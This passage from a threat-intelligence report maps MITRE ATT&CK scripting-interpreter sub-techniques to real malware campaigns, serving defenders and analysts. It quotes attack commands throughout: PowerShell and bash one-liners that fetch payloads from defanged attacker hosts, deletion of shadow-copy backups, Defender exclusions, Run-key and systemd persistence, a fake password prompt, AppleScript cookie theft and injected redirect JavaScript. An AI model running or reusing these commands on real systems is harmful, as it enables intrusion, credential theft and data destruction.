quser
# queries the service state of Microsoft Defender ATP sensor.
sc query sense
# enumerates available file shares and drives.
Get-PSDrive (in PowerShell)
```

Run in sequence, these one-liners give an attacker a quick inventory of the host and its security posture, who's logged in, where sensitive accounts live, whether endpoint protections are active, and what storage is available, which directly informs credential harvesting, privilege escalation, and lateral movement.

8. Lateral Movement

Adversaries often leverage PowerShell for lateral movement, using its robust remote execution capabilities to expand their reach within compromised networks.

In September 2025, an analysis of a **MuddyWater** intrusion showed the actor using SMB-based remote execution and WMI to run commands on remote hosts, enabling hands-off lateral spread [28].

```
# Execute a PowerShell SMB exec routine that remotely runs a payload
Invoke-SMBExec -Target <RemoteHost> -Domain <Domain> -Username <User>
-Hash <NTLM-Hash> -Command "powershell.exe -ExecutionPolicy Bypass -File
<Payload.ps1>"

# Use WMI to create a remote process that launches a payload
wmic /node:<TargetHost> process call create "cmd.exe /c powershell
-ExecutionPolicy Bypass -File <Payload.ps1>"
```

Invoke-SMBExec executes a command on a remote host over SMB using supplied credentials or an NTLM hash, with -Command defining what runs on the target. The wmic ... process call create command uses WMI to start a local process on a remote system, where the quoted string specifies the command to execute. Both methods rely on built-in Windows mechanisms to run code remotely, enabling lateral movement without deploying custom binaries and allowing activity to blend in with normal administrative traffic.

9. Collection

Collection is a core tactic for info-stealers. In Picus's April 2025 analysis, **Atomic Stealer** (AMOS) is shown to leverage AppleScript and scripted file-copy routines to systematically harvest credentials, browser cookies, Notes data, and user documents from compromised macOS hosts [29]. The following AppleScript commands implement AMOS's collection logic.

```
-- Steals Safari cookies
duplicate file "Cookies.binarycookies" of folder safariFolder to folder
baseFolderPath with replacing

-- Steals Notes database
duplicate file "NoteStore.sqlite" of folder notesFolder to folder
baseFolderPath with replacing
duplicate file "NoteStore.sqlite-shm" of folder notesFolder to folder
baseFolderPath with replacing
duplicate file "NoteStore.sqlite-wal" of folder notesFolder to folder
baseFolderPath with replacing

-- Collects user documents
repeat with aFile in (desktopFiles & documentsFiles)
    if fileExtension is in extensionsList and fileSize ≤ 51200 then
duplicate aFile to folder fileGrabberFolderPath with replacing
end repeat
```

What each part does

- **Cookies:** Copies Cookies.binarycookies to capture session tokens and login states.
- **Notes:** Duplicates NoteStore.sqlite and its associated files to extract saved notes and any embedded sensitive content.
- **Documents:** Iterates Desktop and Documents, selecting files that match certain extensions and size limits, and stages them for exfiltration.

Once complete, the stolen files are compressed and sent over HTTP POST to the attacker's command-and-control (C2) server. Together, these routines allow Atomic Stealer to systematically harvest cookies, credentials, and personal documents, enabling further credential theft and identity compromise.

10. Command and Control

Adversaries often utilize command and scripting interpreters to establish C2 channels, enabling them to execute commands and maintain control over compromised systems.

In an August 2025 analysis of **Koske malware** campaigns, Picus Security observed operators enumerate user and system shell configuration files (for example ~/.bashrc, ~/.bash_profile, and /etc/environment) to discover proxy settings they could later abuse for covert traffic redirection or internal C2 routing [30].

The behavior is consistent with reconnaissance aimed at identifying existing proxy variables and hop points that make C2 traffic blend with legitimate network flows.

```
echo ".bashrc: "; cat ~/.bashrc | grep proxy; \
echo "etc/environment: "; cat /etc/environment | grep proxy; \
echo ".bash_profile: "; cat ~/.bash_profile | grep proxy
```

Payloads reads common shell/environment configuration files and searches for occurrences of the string proxy, a quick method to identify configured proxy variables or hostnames that an adversary might repurpose to redirect or tunnel traffic.


11. Impact

Adversaries frequently leverage command-line tools and scripting to target backup mechanisms, obstructing victims' ability to recover data after an attack.

For example, Picus's February 2025 analysis of **RansomHub** shows operators removing Volume Shadow Copy Service (VSS) snapshots with simple, scripted commands that rapidly destroy local restore points and frustrate recovery efforts [31].

```
# starts the Volume Shadow Copy Service so VSS operations can run.
net start vss
# sets the VSS service start type to Manual, preventing it from
auto-starting on reboot
wmic service where name='vss' call ChangeStartMode Manual
# deletes all VSS snapshots silently, removing local restore points.
vssadmin.exe Delete Shadows /all /quiet
# stops the VSS service immediately to prevent new snapshots from being
created.
net stop vss
# disables VSS permanently (until re-enabled), blocking future snapshot
creation.
wmic service where name='vss' call ChangeStartMode Disabled
```

Together these commands remove existing VSS backups and then prevent the service from recreating them, significantly reducing the victim's ability to restore files after ransomware or other destructive activity.



#2

SUB-TECHNIQUES OF
COMMAND AND SCRIPTING INTERPRETER

There are 13 sub-techniques under the Command and Scripting Interpreter technique in ATT&CK v18:

ID	Name
T1059.001	PowerShell
T1059.002	AppleScript
T1059.003	Windows Command Shell
T1059.004	Unix Shell
T1059.005	Visual Basic
T1059.006	Python
T1059.007	JavaScript
T1059.008	Network Device CLI
T1059.009	Cloud API
T1059.010	AutoHotKey & AutoIT
T1059.011	Lua
T1059.012	Hypervisor CLI
T1059.013	Container CLI/API

Each of these sub-techniques will be explained in the next sections.

#2.1. T1059.001 PowerShell

PowerShell, an integral scripting language within the Windows operating system, empowers system administrators to automate user account creation and management, alter system configurations, oversee services and processes, and execute diverse tasks with deep access to Windows internals. Given its extensive array of inherent capabilities, adversaries frequently incorporate PowerShell into their attack life-cycle.

Adversary Use of PowerShell

Adversaries frequently avoid installing and utilizing third-party programs on compromised hosts. Such actions can readily trigger correlated alerts in SIEM products or leave traces of their presence on the system. To evade detection and execute stealthy attacks, adversaries often use built-in command-line and scripting utilities rather than third-party programs for executing their commands. PowerShell is one of these native built-in tools commonly observed in adversaries' arsenals.

Adversaries deploy PowerShell to conduct a broad spectrum of attack techniques:

1. Persistence via Registry Run Keys (MITRE T1547.001)

Adversaries commonly obtain persistence by configuring programs or scripts to run automatically at system boot or user logon.

In a March 2025 analysis of **HellCat ransomware**, Picus observed a multi-stage PowerShell chain that creates a persistent Run-key and fetches follow-on payloads from attacker infrastructure [32].

```
$pspath = (get-command powershell).source;
$pspath = '"' + $pspath + '" /w 1 /c "ic -scriptblock
$([ScriptBlock]::Create([System.Text.Encoding]::UTF8.getString((iwr
hxxp://45[.]200[.]148[.]157:8878/payload.ps1).content)))"*
icm-scriptblock
$([ScriptBlock]::Create([System.Text.Encoding]::UTF8.getString((iwr
hxxp://45[.]200[.]148[.]157:8878/payload2.ps1).content)))
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v
maintenance /t REG_SZ /d $pspath /f
```

What it does

- Locates the full path to powershell.exe and builds a hidden execution command.
- Uses Invoke-WebRequest to download remote .ps1 content and creates scriptblocks from the downloaded text for in-memory execution.
- Writes the constructed command into HKCU\Software\Microsoft\Windows\CurrentVersion\Run as the value named maintenance, so Windows executes that command at each user logon.
- On each logon the Run-key command executes, re-contacting the attacker host to download and run subsequent stages.

This method ensures that every time the compromised user logs in, the PowerShell chain re-executes, re-establishing contact with the attacker infrastructure to fetch additional payloads.

2. Disabling or Modifying Tools for Evasion (MITRE T1562.001)

Adversaries disable, alter or otherwise interfere with security products and tooling to avoid detection and prolong access.

In a November 2025 analysis of **ValleyRAT** by Picus Security, the malware injects a PowerShell command to add a Defender exclusion for the drive the malware resides on [33]:

```
// PowerShell command injected to bypass Windows Defender
25  mw_setup_remote_shell(
26    Buffer,
27    "Invoke-Command -Command {Add-MpPreference -ExclusionPath
\"%s:\\\\\"}\"\\r\\n",
28    v16->m128i_i8);
// Debug string confirms the target
39  OutputDebugStringA("RC|WinDefend");
```

The injected command calls Add-MpPreference -ExclusionPath "<drive>:\\", which programmatically adds the specified path to Microsoft Defender's exclusion list. Once an exclusion is registered, Defender skips real-time scanning of files and processes under that path, allowing the malware to run and persist without being flagged by signatures or behavioral detections.

The injection is executed via a remote shell mechanism (PowerShell Invoke-Command) so the attacker can perform the change remotely and silently; the debug string ("RC|WinDefend") indicates the code path targeting Defender. Because Defender exclusions are applied at the Defender configuration level, this evasion *removes one of the primary detection controls* rather than merely disabling a single process.

3. Downloading and Executing Malicious Payloads

Adversaries use PowerShell one-liners to decode, deobfuscate and execute payloads directly in memory, avoiding disk-based artifacts and common AV/EDR signatures.

In a July 2025 analysis of **Chihuahua Stealer** by Picus Security, a sample launched a compact PowerShell command that decodes a Base64 payload and executes it in memory [34]:

```
Verb RunAs -argument '-windowstyle hidden -nologo -noprofile
executionpolicy bypass -command "iex
([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64Strin
g(''<encoded-base64 payload>'')));"'
```

The one-liner runs PowerShell with elevated privileges (RunAs) and suppresses UI and profile loading (-windowstyle hidden -nologo -noprofile). It sets ExecutionPolicy to bypass, then calls FromBase64String() to decode an embedded Base64 blob into bytes and converts those bytes to a UTF-8 string. Finally, iex (Invoke-Expression) executes the resulting script directly in the PowerShell process memory. Because the payload is decoded and executed in-memory, the technique leaves minimal or no files on disk, reduces I/O artifacts, and can bypass signature-based detection that scans file contents.

Publicly Available PowerShell Tools Utilized by Threat Actors

PowerShell's extensive capabilities have made it a favored tool among red teamers and penetration testers, leading to the creation of powerful, publicly available frameworks and tools for red teaming and penetration testing. Prominent examples include Empire [35] for post-exploitation tactics, PowerSploit [36] for security testing, Nishang [37] with varied attack functionalities, PoshC2 [38] for server administration and post-exploitation, and Posh-SecMod [39] offering security and forensic tools.

#2.2. T1059.002 AppleScript

AppleScript is a scripting language designed for macOS that enables users to automate tasks and control applications. It operates through AppleEvents, a communication method which, while powerful, can be exploited by adversaries to manipulate application functions and data for malicious purposes.

Despite their capabilities, it's important to recognize that AppleEvents, while unable to initiate remote applications, can interact with and manipulate already running applications. This allows for actions like interacting with open SSH connections, facilitating remote machine access, or creating deceptive dialog boxes. Additionally, AppleScript can leverage native APIs, particularly NSAppleScript or OSAScript, enhancing versatility and application in various scenarios from macOS version 10.10 Yosemite onwards.

For execution, the osascript command is used in the terminal. To run a script file, the command is osascript /path/to/AppleScriptFile, while osascript -e "script here" runs an AppleScript command directly. For instance, osascript -e 'tell app "System Events" to display dialog "System error detected!"' creates a fake error dialog, a tactic often used in social engineering attacks.


Adversary Use of AppleScript

Adversaries can perform a variety of malicious activities by AppleScript.

Credential Access with GUI Input Capture (T1056.002)

Through GUI-based input capture, adversaries create dialogs that mimic legitimate system prompts and trick users into revealing credentials.

In a February 2025 analysis, attackers used a fake DeepSeek macOS installer to deliver **Atomic** macOS Stealer (AMOS) and abused AppleScript to stealthily display a password prompt and execute the payload [29].




```
osascript -e 'display dialog "The launcher needs permissions to enable background auto-updates.\n\nPlease enter your password." with title "Auto-Updates System"default answer "" with icon caution buttons {"Continue"} default button "Continue" with hidden answer'
```

The osascript call runs an AppleScript that creates a modal dialog box containing explanatory text, a masked password field, and a single "Continue" button. To the user this looks like a legitimate system request. When the user types their password and submits, the script captures the string and returns it to the caller.

The attacker can then reuse the credential locally (e.g., via sudo or security CLI), add it to a keychain, or exfiltrate it to a C2 server for remote misuse.

#2.3. T1059.003 Windows Command Shell

The Windows Command Shell, known as cmd.exe or cmd, is a core application embedded in the Windows operating system. It may not offer the advanced capabilities of PowerShell, but it remains a tool often exploited by adversaries for executing a variety of malicious activities. These activities include running arbitrary scripts, circumventing security measures, and facilitating lateral movements within networks.

Cmd is particularly adept at constructing and managing batch scripts saved as .bat or .cmd files. These batch files are text documents containing a series of commands for cmd.exe. When executed, they automate complex and repetitive tasks, such as user account management or performing systematic nightly backups. This functionality, while beneficial for legitimate use, also opens doors for misuse in malicious hands.

Adversary Use of Windows Command Shell

Adversaries frequently exploit cmd.exe in Windows, using it with the /c parameter followed by a specific option, as in cmd.exe /c <option>. The /c parameter instructs the command shell to execute the command outlined in the subsequent string. After executing this specified command, the shell automatically terminates.

1. Administrator Group Modification for Privilege Escalation

Adversaries often add accounts to privileged local groups to gain persistent administrative access and enable remote management or lateral movement.

In a September 2025 analysis of **Crypto24** by Picus Security, the malware executed a batch file and ran a series of net localgroup commands that added multiple accounts to high-privilege groups [40]:

```
cmd.exe /c C:\update.bat
net.exe localgroup administrators john /add
net.exe localgroup administrators service.lot9 /add
net.exe localgroup administrators 00025436 /add
net.exe localgroup "administrators" "NetUser" /add
net.exe localgroup "Remote Desktop Users" "NetUser" /add
net.exe localgroup administrators IT.Guest /add
```

The sample executes a local batch (C:\update.bat) which contains calls to net.exe localgroup ... /add. Each net localgroup invocation inserts the specified account into the named local group (e.g., Administrators, Remote Desktop Users).

Once added, those accounts inherit group privileges immediately, enabling actions such as service installation, system configuration changes, RDP access, and disabling of protections. Because the commands are native Windows utilities and execute at the OS API level, they leave straightforward audit trails but can grant persistent, high-privilege control quickly.

2. Checking Admin Privileges by Using SID

Adversaries query local account and group membership to confirm administrative privileges before attempting high-impact actions. In a February 2025 analysis, **CABINETRAT** was observed checking whether the current user belongs to the local Administrators group with a simple, fileless command [23]:

```
cmd.exe /c whoami /groups | findstr /c:"S-1-5-32-544" | findstr
/c:"Enabled group"
```

This command calls whoami /groups to list the account's group SIDs, filters the output for the well-known SID S-1-5-32-544 (Local Administrators), and then checks for the string Enabled group to verify active membership. If the line is present, the process concludes the user has administrative rights.

Attackers use this quick check to decide whether to run privileged actions locally (for example, installing services, altering system settings, or disabling protections) or to attempt privilege escalation via other techniques.

3. Visual Indicators and System Branding for Psychological Pressure

Adversaries deploy visual changes (wallpaper, icons) to publicly signal compromise and pressure victims.

In a June 2025 analysis, **Anubis ransomware** was observed extracting embedded branding assets and attempting to set a ransom wallpaper by writing files to C:\ProgramData and modifying the system policy key [41]:

```
// resource extraction (pseudo)
main.extractEmbeddedAssets()  -> writes C:\ProgramData\icon.ico
                                 writes C:\ProgramData\wall.jpg

// attempt to change wallpaper (observed command)
cmd /C reg add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v
Wallpaper /t REG_SZ /d "C:\ProgramData\wall.jpg" /f
```

The sample drops icon.ico and wall.jpg into C:\ProgramData and then updates the system wallpaper registry key to point at the dumped image. If the file exists and the write succeeds, Windows shows the ransom wallpaper (and custom icons); if the file is missing or permissions are insufficient, the registry change fails and an error is logged.

Attackers use this simple file-write + registry tweak to make the compromise visible, increase victim distress, and *pressure victims into paying the ransom*.

#2.4. T1059.004 Unix Shell

The Unix shell, an essential command-line interface for Unix-like operating systems, incorporates several variants, including the Bourne Shell (sh), Bourne-Again Shell (bash), Z Shell (zsh), Korn Shell (ksh), and Secure Shell (SSH). These shells offer a range of commands and functionalities for efficient file management and program execution.

The Unix shell is not just an interactive interface but also a scripting environment, allowing users to write scripts for automating tasks and system operations. Its scripting language supports various programming features such as conditional statements, loops, file operations, and variables, making it a versatile tool for system automation and management.

Adversary Use of Unix Shell

The Unix shell's versatile functionality and adaptability render it a valuable resource for both authorized users and malicious actors. Adversaries exploit the Unix shell to carry out diverse commands and deploy payloads, including malware or other malicious code, on a target system. Unix shell commands frequently feature prominently in the arsenal of techniques employed by adversaries in their attack campaigns.

1. Downloading and Executing Malicious Payloads

Adversaries use simple, obfuscated shell one-liners over SSH or remote shells to fetch and run payloads, establishing a foothold quickly.

In a May 21, 2025 analysis of a **China-nexus** actor exploiting Ivanti EPMM, operators delivered a short bash sequence that downloads a binary to /tmp/1, makes it executable, and runs it [42]:

```
/bin/bash -c $@|bash 0 echo wget
hxxp://tnegadge[.]s3.amazonaws.com/dfuJ8t1uhG -0 /tmp/1 || curl -o /tmp/1
hxxp://tnegadge[.]s3.amazonaws.com/dfuJ8t1uhG || fetch -o /tmp/1
hxxp://tnegadge[.]s3.amazonaws.com/dfuJ8t1uhG
/bin/bash -c $@|bash 0 echo chmod +x /tmp/1
/bin/bash -c $@|bash 0 echo /tmp/1
```

The one-liner tries multiple downloaders (wget → curl → fetch) to maximize success across environments, writes the payload to a transient location (/tmp/1), sets execution permission, and immediately executes it. If the file is downloaded and executable, the host runs the attacker's code; if the download fails or permissions are blocked, the sequence aborts (observable as failed commands or missing /tmp/1).

Attackers favor this pattern because it's compact, reliable across Unix variants, and quickly establishes persistence or a backdoor for follow-on activity (credential theft, lateral movement, data exfiltration).

2. Defense Evasion: Execute In-Memory Payload (MITRE T1564)

Adversaries crafted malicious filenames that execute Bash code when expanded or evaluated in a shell script.

In the August 2025 threat analysis of the **VShell campaign**, the .rar attachment contained a file whose name embedded a Base64-encoded Bash downloader [43]:

```
ziliao2.pdf`{echo,(curl -fsSL -m180
hxxp://47[.]98[.]194[.]60:443/slw||wget -T180 -q
hxxp://47[.]98[.]194[.]60:443/slw)|sh  }_{base64,-d}_bash`
```

When a shell command such as for f in *; do eval "echo $f"; done processed this filename, the payload decoded and executed, downloading a secondary Bash script from the attacker's server.

The secondary script then determined system architecture (ARCH=$(uname -m)), fetched the matching ELF loader via curl -fsSL, and launched it silently with multiple nohup fallbacks:

```
chmod +x $v
(nohup $(pwd)/$v >/dev/null 2>&1 &) || (nohup ./$v >/dev/null 2>&1 &) ||
\
(nohup /usr/bin/$v >/dev/null 2>&1 &) || (nohup /usr/libexec/$v
>/dev/null 2>&1 &) || \
(nohup /usr/local/bin/$v >/dev/null 2>&1 &)
```

This sequence ensures the payload can run in restricted environments, runs in the background with no output, and avoids writing the final decrypted VShell backdoor to disk. Instead, the loader executes the payload directly in memory using fexecve() and masquerades the process as a kernel thread ([kworker/0:2]).

#2.5. T1059.005 Visual Basic

Visual Basic (VB) is a programming language initially developed by Microsoft, stemming from the BASIC language. Known for its user-friendly and straightforward nature, VB has gained popularity as a choice for application development and process automation. Its ability to interact with various technologies, such as the Component Object Model (COM) and the Native API, makes it a valuable tool for individuals with malicious intent, enabling them to execute code on targeted systems.

In addition to the core Visual Basic language, attackers also exploit related languages derived from it for scripting purposes, namely Visual Basic for Applications (VBA) and VBScript (Microsoft Visual Basic Scripting Edition).

VBA represents an implementation of the VB programming language, offering process automation, access to Windows API functions, and other low-level capabilities through dynamic link libraries (DLLs). VBA is embedded within most Microsoft Office applications, including Microsoft Excel, Microsoft Word, and Microsoft PowerPoint. Furthermore, it is accessible on the macOS platform, permitting users to automate tasks and develop custom applications within Office software.

VBScript, on the other hand, is a derivative of the VB programming language, empowering users to manipulate various aspects of a system using the COM. Initially designed for web developers, VBScript is a tool for web client scripting in Internet Explorer and web server scripting in Internet Information Services (IIS).

Adversary Use of Visual Basic

As a competent and versatile tool, Visual Basic is leveraged by adversaries to its fullest extent for malicious activities.

Downloading, Loading, and Executing Malicious Payloads

In June 2025 researchers described a campaign in which a malicious PPTX delivered a ZIP containing both a VBScript and an executable [44]: the VBScript fetched an executable from the web, the executable then loaded the final payloads (notably RAT families such as XRed and LodaRAT), and persistence was achieved via registry Run keys and a Startup-folder shortcut.

Below is a redacted VBScript snippet the attackers used to download the malware payload *(intentionally non-executable and redacted for safe analysis)*.

```
Set VQCPEVMM = CreateObject("WScript.Shell") : xhNetKOi =
VQCPEVMM.SpecialFolders("Startup") & "\update.exe"
On Error Resume Next : wscript.sleep 3000
jUgZrOCz "hxxps://...redacted.../FGNEBI.exe", xhNetKOi
Sub jUgZrOCz(sitelink, filename)
    Set swNKDZVm = CreateObject("MSXML2.XMLHTTP") : Set MgnivARh =
CreateObject("ADODB.Stream")
    swNKDZVm.Open "GET", sitelink, False : swNKDZVm.Send
    With MgnivARh : .Type = 1 : .Open : .Write swNKDZVm.ResponseBody :
.SaveToFile filename, 2 : End With
End Sub
VQCPEVMM.Exec xhNetKOi
```

#2.6. T1059.006 Python

Python, a high-level interpreted programming language, has gained popularity among adversaries for its simplicity and versatility. With its extensive standard library and cross-platform availability on various operating systems, Python serves as a valuable tool for automating processes, executing code, and interacting with different systems. Adversaries frequently employ Python to carry out a range of malicious activities.

Adversary Use of Python

The versatility and portability of Python render it a valuable asset for attackers in their operations. Python can seamlessly run on most operating systems and can be readily integrated into various tools and frameworks.

Python as a Vector for Cross-Platform Malware Delivery

For instance, according to an analysis released in December 2025, the Pakistan-based threat actor **APT36** (also known as **Transparent Tribe**) demonstrated a significant evolution in their capabilities [45]. Historically focused on Windows-centric espionage against Indian government/defense entities, the group expanded its arsenal to include sophisticated Linux malware, specifically targeting the Bharat Operating System Solutions (BOSS) distribution used in India's public sector

The swcbc Malware: A Python-Based RAT

The cornerstone of this new campaign is a malware strain identified as **swcbc**. Analysis confirms this is a Python-based Remote Administration Tool (RAT) compiled into a 64-bit ELF binary using PyInstaller. This compilation technique allows the malware to run on any compatible Linux system without requiring the victim to install Python dependencies manually.

Persistence via Systemd

To survive reboots, swcbc uses the systemd init system common to modern Linux distributions, including BOSS. It drops a shell script that creates and enables a user-level service, allowing persistence without root privileges. The recovered commands show the script creating a .service file in the user configuration directory and enabling it.

```
# Define service path and executable location
SERVICE_FILE="$HOME/.config/systemd/user/swcbc.service"
EXEC_PATH="$HOME/.swcbc/swcbc"

# Write the systemd unit file
echo "[Unit]" > $SERVICE_FILE
echo "Description=SWCBC Service" >> $SERVICE_FILE
echo "" >> $SERVICE_FILE
echo "" >> $SERVICE_FILE
echo "ExecStart=$EXEC_PATH" >> $SERVICE_FILE
echo "Restart=always" >> $SERVICE_FILE
echo "" >> $SERVICE_FILE
echo "[Install]" >> $SERVICE_FILE
echo "WantedBy=default.target" >> $SERVICE_FILE

# Reload daemon and enable service
systemctl --user daemon-reload
systemctl --user enable swcbc.service
systemctl --user start swcbc.service
```

#2.7. T1059.007 JavaScript

JavaScript, a high-level language used for interactive web pages and applications, follows the ECMAScript specification for cross-browser compatibility. However, its widespread use and flexibility also make it a tool for malicious actors to execute phishing, spread malware, and extract sensitive data, exploiting web browser and application vulnerabilities.

JScript, developed by Microsoft, serves as their version of the ECMAScript standard, functioning in a manner akin to JavaScript. This scripting language is woven into various elements of the Windows operating system, including the Component Object Model and the Internet Explorer HTML Application (HTA) pages. The Windows Script engine processes JScript, which is frequently used to enhance web pages with dynamic and interactive elements.

JavaScript for Automation (JXA) serves as a macOS scripting language grounded in JavaScript and is an integral component of Apple's Open Scripting Architecture (OSA). Debuting in macOS 10.10, JXA stands as one of the two languages endorsed by OSA, alongside AppleScript. JXA possesses the capability to govern applications, interact with the operating system, and tap into macOS's internal APIs. To execute JXA scripts, one can employ the osascript command-line utility, compile them into applications or script files using osacompile, or trigger their execution in-memory via other programs, facilitated by the OSAKit Framework.

Adversary Use of JavaScript

Adversaries leverage JavaScript for a variety of malicious purposes.

For instance, as of **June 2025**, a widespread website compromise campaign was observed by security researchers [46], involving the injection of highly obfuscated JavaScript. The threat actors leveraged a sophisticated technique known as **JSFireTruck** (a variation of JJEncode) to hide their malicious intent, specifically targeting traffic originating from search engines for **traffic monetization** and **malware delivery** (malvertising).

The campaign's primary goal is to bypass security analysis and silently redirect users to malicious domains by injecting a full-screen, hidden iFrame.

Stealthy Injection and Execution via IFrame

The injected JavaScript first deobfuscates a hidden payload. It then checks the document.referrer property, ensuring the user originated from a search engine before proceeding. This operational security check helps the threat actor evade direct analysis. The final action is the dynamic injection of a malicious iFrame into the compromised HTML page.

The following snippet of the decoded JavaScript shows the use of the innerHTML property to inject a malicious iFrame. The code is designed to find an element on the page (ElementID) and replace its content with the full-screen redirector [46].

```
// Decoded JavaScript routine to inject the malicious iFrame
// This code is executed if the document.referrer matches a search
engine.

// [Simplified variable assignment based on analysis]
var malicious_url = "hXXp://[malicious_domain_from_c2]";
var iframe_element =
    '<iframe src="' + malicious_url + '" ' +
    'width="100%" height="100%" ' +
    'style="position:fixed; top:0; left:0; border:none; z-index:30000;">'
+
    '</iframe>';

// Use a random ElementID present inside the page and inject the iframe
document.getElementById('ElementID').innerHTML = iframe_element;
```

The CSS properties set within the iFrame (width: 100%, height: 100%, z-index: 30000, position: fixed) are critical. They ensure the malicious content completely covers the legitimate website, making the user interact only with the attacker's content, thus achieving a form of **clickjacking** or **silent redirection**.

Backup Payload Execution via URL Hash

If the traffic does not originate from a search engine, the malicious JavaScript utilizes a fallback mechanism by checking the URL hash (#) [46].

This technique allows the threat actor to serve a second-stage payload directly in the URL for targeted or manual execution. The JavaScript uses the built-in browser function atob() to decode the payload before injecting it into the DOM.

```
// Decoded JavaScript logic to extract and execute Base64 payload from
URL hash
var url_hash = window.location.hash.substr(1);

// Check if hash data is present
if (url_hash.length > 0) {
    // Decode Base64 content
    var decoded_content = atob(url_hash);

    // Inject the decoded content (typically another iFrame or script)
    document.getElementById('ElementID').innerHTML = decoded_content;
}
```

This dual-path execution demonstrates the actor's intent to maximize stealth (by checking the referrer) while maintaining flexibility for targeted payload delivery (via the URL hash).

#2.8. T1059.008 Network Device CLI

Network administrators frequently utilize Command Line Interpreters (CLIs) for network device management and upkeep. Malicious actors may exploit these CLIs to manipulate network device functionality to their advantage, including altering device configurations or executing unauthorized operations.

Access to CLIs is typically achieved by utilizing a terminal emulator program with the device's IP address and corresponding username and password. Upon successful login, users can input commands to perform various tasks, such as inspecting or modifying device configurations, monitoring real-time statistics and data, or observing the device's performance. CLIs generally provide an array of device-specific and operating system-specific commands.

Adversary Use of Network Device CLI

